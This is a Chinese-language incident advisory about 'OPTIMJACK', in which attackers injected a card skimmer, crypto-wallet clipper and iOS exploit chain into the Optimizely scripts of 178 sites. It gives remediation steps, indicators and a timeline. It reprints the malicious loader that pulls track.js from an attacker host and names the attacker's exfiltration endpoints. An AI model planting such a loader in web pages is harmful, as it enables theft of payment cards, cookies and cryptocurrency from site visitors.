OPTIMJACK:Optimizely 脚本被用于投放信用卡窃取器
攻击者向 178 个网站的 Optimizely 脚本注入信用卡窃取器和加密货币地址替换器,其中包括 CNN 和 Zoom。
TL;DR
- 攻击者将恶意 JavaScript 写入 178 个组织的 Optimizely Web 项目的 Project JavaScript 字段。这些网站的所有访客都从网站本已信任的主机加载了它:Optimizely 自己的 CDN,或提供同一项目文件的网站自有域名。
- 该载荷替换加密货币钱包地址,从网站表单中窃取信用卡数据,窃取 Cookie 和截图,并在 iPhone 和 iPad 上加载 iOS 漏洞利用工具包。
- 约 7,150 美元的加密货币进入了攻击者的钱包。没有分配 CVE,截至 2026 年 11 月 17 日该事件不在 CISA KEV 中。
- 审计每个项目的 Project JavaScript,轮换 Optimizely 凭据,将 11 月 16 日输入的信用卡视为已泄露,并封锁“如何检查是否已遭入侵?”中的指标。
我受影响吗?
以下条件全部成立时,你会受到影响:
- 你的网站加载 Optimizely Web Experimentation 片段,来源为
cdn.optimizely.com或你自己的域名。 - 项目的 Project JavaScript 或某个实验的自定义代码在 2026-11-16 04:21 至 21:52 UTC 之间被修改。
- 你尚未检查该字段中是否存在不是你编写的代码。
以下两个条件都成立时,访客会受到影响:
- 访客在 2026-11-16 加载了 178 个组织之一的页面。
- 访客在该网站自己的表单中输入了信用卡数据,复制了钱包地址,或在运行 iOS 18.6 或更早版本的 iPhone 或 iPad 上打开了页面。

Report URI 的清单显示了 178 个组织的行业分布:银行与金融 32 个,科技与 SaaS 23 个,零售与时尚 20 个。
供应商表示已删除注入的代码并修复了漏洞。Report URI 在 2026-11-16 21:52 UTC 发现仍有一个片段被感染。它在 23:11 UTC 报告所有片段均已清理。
| 组件 | 受影响 | 已修复或已清理 |
|---|---|---|
| Optimizely Web Experimentation 项目 | 2026-11-16 期间 Project JavaScript 被修改的任何项目 | Optimizely 表示已删除代码并修复漏洞 |
| 从自己域名提供片段的网站 | 项目内容相同,因此注入相同 | 重新检查所提供的文件 |
| 2026-11-16 输入信用卡数据的访客 | 非跨源支付 iframe 的网站表单 | 将该卡视为已泄露 |
| 运行 iOS 18.6 或更早版本的 iPhone 和 iPad 访客 | 加载了 Coruna 或 DarkSword 链 | iOS 18.7.3 或更高版本,或 iOS 26.3 或更高版本 |
获取你的网站实际提供的片段并进行搜索。对每个项目都这样做,包括你继承的或不再编辑的项目。
# Replace the project ID with each Optimizely Web project ID you use.
curl -s "https://cdn.optimizely.com/js/6395285578973184.js" \
  | grep -nE "1688360|atob\(|webshell\.lol"
如果你的网站从自己的域名提供片段,请改为搜索该路径下的文件。在 Optimizely 界面中,打开每个项目的 Settings,然后打开 Project JavaScript。还要检查每个实验的自定义代码。
如何修复?
删除不是你编写的代码,轮换能够写入该账户的凭据,并部署阻止载荷主机的策略。供应商的清理并不能挽回已经被窃取的数据。
- 打开每个 Optimizely Web 项目的 Project JavaScript,删除不是你编写的代码。还要检查每个实验的自定义代码。
- 检查能够写入每个项目的用户、API 令牌和集成。删除你不认识的条目。
- 轮换 Optimizely 密码和 API 令牌,然后轮换每个具有写入权限的集成的凭据。
- 部署具有严格
script-src和connect-src的 Content Security Policy。不要添加'strict-dynamic',并在网站可以正常运行时移除'unsafe-eval'。 - 如果你自己的表单收集卡号,请将 2026-11-16 输入的所有信用卡视为已泄露,并通知受影响的客户。
- 轮换会话令牌以及存储在未设置
HttpOnly属性的 Cookie 中的任何密钥。 - 向 Optimizely 询问哪些项目 ID 被修改、何时修改以及通过哪个账户修改。
无法立即更改策略的网站的变通方法是移除 Optimizely 片段。这会破坏实验和个性化。这是唯一能阻止攻击者仍可写入的项目再次注入的客户端控制。
根本原因是什么?
Optimizely Web 提供按项目生成的 JavaScript 片段,其中包含客户的实验以及一个名为 Project JavaScript 的可选自定义代码字段,该字段在每个页面上运行。攻击者在该字段中写入了加载器,因此受信任的片段本身投递了恶意软件。
该片段按项目生成,并使用 Optimizely 自己的证书从 cdn.optimizely.com 提供。Report URI 公布了添加到 Zoom 片段中的代码:
"projectJS": function(){(function(){try{
  var s=document.createElement('script');
  s.src='https://1688360.cc/track.js';
  s.async=true;
  (document.head||document.documentElement).appendChild(s);
}catch(e){}})();}
片段的其余部分没有改变。一些客户从自己的域名提供片段,例如 opt.example.com/js/<id>.js。这些网站也受到影响,因为文件内容仍然来自同一个 Optimizely 项目。
Optimizely 的状态通知称,未经授权的一方“利用了 Experimentation 中的一个漏洞,并用它向部分客户项目添加了恶意 JavaScript”。根据 StepSecurity 的报道,该公司发言人告诉 Gizmodo,该漏洞位于账户注册流程中。Optimizely 尚未公布易受攻击的代码或修复,因此注册漏洞如何产生对无关客户项目的写入权限尚不公开。
Report URI 指出,这不是 CDN 缓存投毒。CDN 完全按照项目内容进行了投递。
如何被利用?
攻击从项目写入权限到访客浏览器分六步进行。
- 攻击者获得对许多客户项目的写入权限。Optimizely 将入口点归因于账户注册流程中的漏洞。
- 攻击者将加载器写入每个项目的 Project JavaScript 字段。一个变体将载荷主机隐藏在 base64 中,因此对该域名的纯文本搜索会漏掉它。
- 访客加载包含项目片段的页面,片段来自
cdn.optimizely.com,这是网站已经信任的主机。 - 加载器为
https://1688360.cc/track.js创建一个 script 标签并将其附加到页面。 - 载荷替换钱包地址,窃取信用卡字段,并将 Cookie 和截图发送到攻击者的服务器。
- 在 iPhone 或 iPad 上,载荷从
.icu域名加载boot.js,并在隐藏的 iframe 中打开 Coruna 或 DarkSword 漏洞利用链。
载荷在 2026-11-16 当天被重建了 26 次。攻击者添加了功能和钱包,但没有删除任何内容。
攻击如何展开?
拥有 Optimizely 项目写入权限的攻击者在 Project JavaScript 中放置加载器,受信任的片段将其投递,浏览器执行信用卡窃取器、加密货币地址替换器和 iOS 漏洞利用链。
写入权限"] --> B["加载器写入
Project JavaScript"] B --> C["片段从
cdn.optimizely.com 提供"] C --> D["从 1688360.cc
加载 track.js"] D --> E["替换钱包地址
并窃取信用卡字段"] D --> F["Cookie 和截图
发送给攻击者"] D --> G["隐藏 iframe 中的
iOS 漏洞利用链"]
攻击者能做什么?
攻击者可以从受影响网站的访客那里窃取加密货币转账、支付卡和会话数据。影响取决于每位访客在页面上的操作以及使用的设备。
- 钱包地址替换。 载荷在页面文本、表单字段、链接、图像、剪贴板、发出的
fetch和 XHR 请求、window.open、导航以及 iOS 分享表中,将有效地址替换为攻击者的地址。它会验证校验和,因此只替换真实地址。 - 信用卡窃取。 它从网站自己的表单字段读取卡号、有效期和 CVV,并发送到
1688360.cc/card.php。在跨源支付 iframe(例如 Stripe 的托管字段或 Adyen 的字段)中输入的信用卡不在其范围内。 - Cookie 和截图窃取。 当它在钱包或支付相关文字附近替换地址时,会将页面 URL、非
HttpOnlyCookie、原始地址以及使用 html2canvas 渲染的截图发送到1688360.cc/hit.php。 - iOS 漏洞利用投递。 它加载适用于 iOS 13 至 17 的 Coruna 链、适用于 iOS 18 的 DarkSword 链,以及仅对设备进行指纹识别的 iOS 26 独立链。Report URI 未报告确认接管任何实体 iPhone 或 iPad。
条件也是影响的一部分:
- 网站必须加载被修改的 Optimizely 项目。
- 攻击者必须拥有该项目的写入权限。
- 信用卡窃取需要网站自己表单中的信用卡字段,而不是托管支付 iframe。
- 地址替换需要访客在页面打开时复制、查看或发送地址。
- iOS 链需要运行该工具包所针对版本的 iPhone 或 iPad。工具包自己的注释将 iOS 18.7.3 及更高版本和 iOS 26.3 及更高版本标记为已修复。
截至 2026-11-17,Report URI 在攻击者的钱包中统计到约 7,150 美元。它无法看到有多少信用卡、Cookie 或截图到达了攻击者手中。
为什么修复有效?
Optimizely 表示已修复注册流程漏洞、删除注入的代码、保护受影响的账户,并增加了防止未经授权代码投递的保护。该修复关闭了入口点,但并不能逆转已经发生的窃取。
技术细节尚未公开。Optimizely 没有说明哪条代码路径让一方接触到许多无关项目,也没有发布补丁。因此客户无法从源代码验证修复。
使该事件成为可能的设计仍然存在:Project JavaScript 是项目编辑者可以在每个页面上运行的任意代码。任何拥有写入权限的账户未来被入侵,都可以用同样的方式注入代码。严格的 Content Security Policy 是限制注入代码可以加载什么以及可以向哪里发送数据的控制。
如何检查是否已遭入侵?
在你提供的每个片段和日志中搜索已公布的指标。命中是值得调查的线索,缺少日志行并不能证明页面是干净的。
- 在 Project JavaScript 和每个实验的自定义代码中搜索
1688360、atob(、track.js和webshell.lol。 - 在 Web 服务器、代理和 CDN 日志中搜索 2026-11-16 04:00 UTC 以来对
1688360[.]cc的请求,包括/track.js、/card.php和/hit.php。 - 搜索对
5vobauua3ojpklx[.]icu、eil786npto9u5bq[.]icu、l7bcsnwc7nzr3uo[.]icu、webshell[.]lol、linkforge.cc和ios-hack[.]icu的请求。 - 在浏览器或终端遥测中搜索
window._k7、window.__k7b、data-channel-code="02111110"和字符串BIGNIAO。 - 检查 CSP 违规报告,查找来自这些主机的脚本加载。
- 在 iPhone 和 iPad 上,检查 2026-11-16 是否有页面每 60 秒重新加载。这是 Report URI 描述的 iOS 18.6 及更早版本的可观察症状。
已公布的文件哈希为:最终 track.js 构建 f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40,17:13 构建 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f。载荷变化了 26 次,因此哈希只与采集它的那个构建匹配。
时间线

该事件从首次注入到钱包被清空用了不到两天。
- 2026-11-09:攻击者注册
5vobauua3ojpklx[.]icu,这是 iOS 漏洞利用工具包的路由域名之一。 - 2026-11-13 至 2026-11-16:较早的一波通过 Kissmetrics、StorifyMe 和 Minute Media 脚本注入
webshell[.]lol/get.js。 - 2026-11-16 04:21:BBC 的片段中出现第一次 Optimizely 注入。
- 2026-11-16 08:10:记录到第一个
track.js构建。08:28 在 bbc.com 上出现。 - 2026-11-16 13:43:信用卡窃取器被添加到
track.js。 - 2026-11-16 17:13 至 17:57:攻击者添加第二个 iOS 主机,并为运行 iOS 18.6 或更早版本的访客注入 Coruna iframe。
- 2026-11-16 20:40 至 21:10:大规模清理从大多数片段中删除代码。21:52 仍有一个片段被感染,23:11 全部清理完毕。
- 2026-11-17 00:37:
1688360[.]cc被置于 clientHold。Optimizely 在 01:02 发布事件通知。 - 2026-11-17 04:11 至 05:39:攻击者清空钱包。
常见问题
这是我网站的漏洞吗?
不是,除非你自己的代码被修改。恶意 JavaScript 是通过你的网站已经从 Optimizely 加载的脚本到达的,因此网站自己的服务器和代码不一定被入侵。
Content Security Policy 能阻止它吗?
能,前提是足够严格。Report URI 爬取了受影响组织的 256 台主机,并对 159 个组织的策略进行了分类。其中 24 个(15%)本可以阻止该载荷。严格的 script-src 会阻止 1688360.cc,严格的 connect-src 会阻止数据窃取。'strict-dynamic' 和 'unsafe-eval' 会让载荷运行。
我的支付卡被盗了吗?
只有当你于 2026-11-16 在受影响网站自己的表单中输入了卡号、有效期和 CVV 时才会。窃取器无法读取在跨源支付 iframe(如 Stripe 或 Adyen 的)中输入的信用卡。Report URI 无法说明有多少信用卡到达了攻击者手中。
iPhone 真的被利用了吗?
Report URI 和 Cynet 观察到漏洞利用工具包被投递。两者都没有报告确认接管实体 iPhone 或 iPad。运行 iOS 18.6 或更早版本的设备是目标,工具包本身将 iOS 18.7.3 及更高版本和 iOS 26.3 及更高版本标记为已修复。
有 CVE 或 KEV 记录吗?
没有分配 CVE,截至 2026 年 11 月 17 日该事件不在 CISA KEV 中。该漏洞位于托管服务中,Optimizely 未发布 CVE 记录。
Optimizely 现在修复了吗?
Optimizely 表示已修复漏洞并删除代码,Report URI 在 2026-11-16 23:11 UTC 发现所有已检查的片段都是干净的。网站所有者仍应检查自己的项目,因为供应商的声明没有列出哪些项目 ID 被修改。
参考文献
- Report URI,"World's Largest Brands Infected With Malware Via Optimizely",2026-11-16,2026-11-17 更新(2026 年 11 月 17 日核查)。https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
- Optimizely Service Status,"Web Experimentation Security Incident",2026-11-17(2026 年 11 月 17 日核查)。https://status.optimizely.com/incidents/ftw0fh9wx43z
- StepSecurity,"OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer on 178 Organizations",2026-11-17(2026 年 11 月 17 日核查)。https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
- Cynet,"OPTIMJACK: Malicious Web Injection Across CNN, Zoom, Salesforce, Fox and More",2026-11-17(2026 年 11 月 17 日核查)。https://www.cynet.com/blog/optimjack-malicious-web-injection-across-cnn-zoom-salesforce-fox-and-more/
- Optimizely,"Snippet order of activation",文档(2026 年 11 月 17 日核查)。https://docs.optimizely.com/web-experimentation/docs/snippet-order-of-activation
- CISA Known Exploited Vulnerabilities catalog,2026 年 11 月 17 日核查。https://www.cisa.gov/known-exploited-vulnerabilities-catalog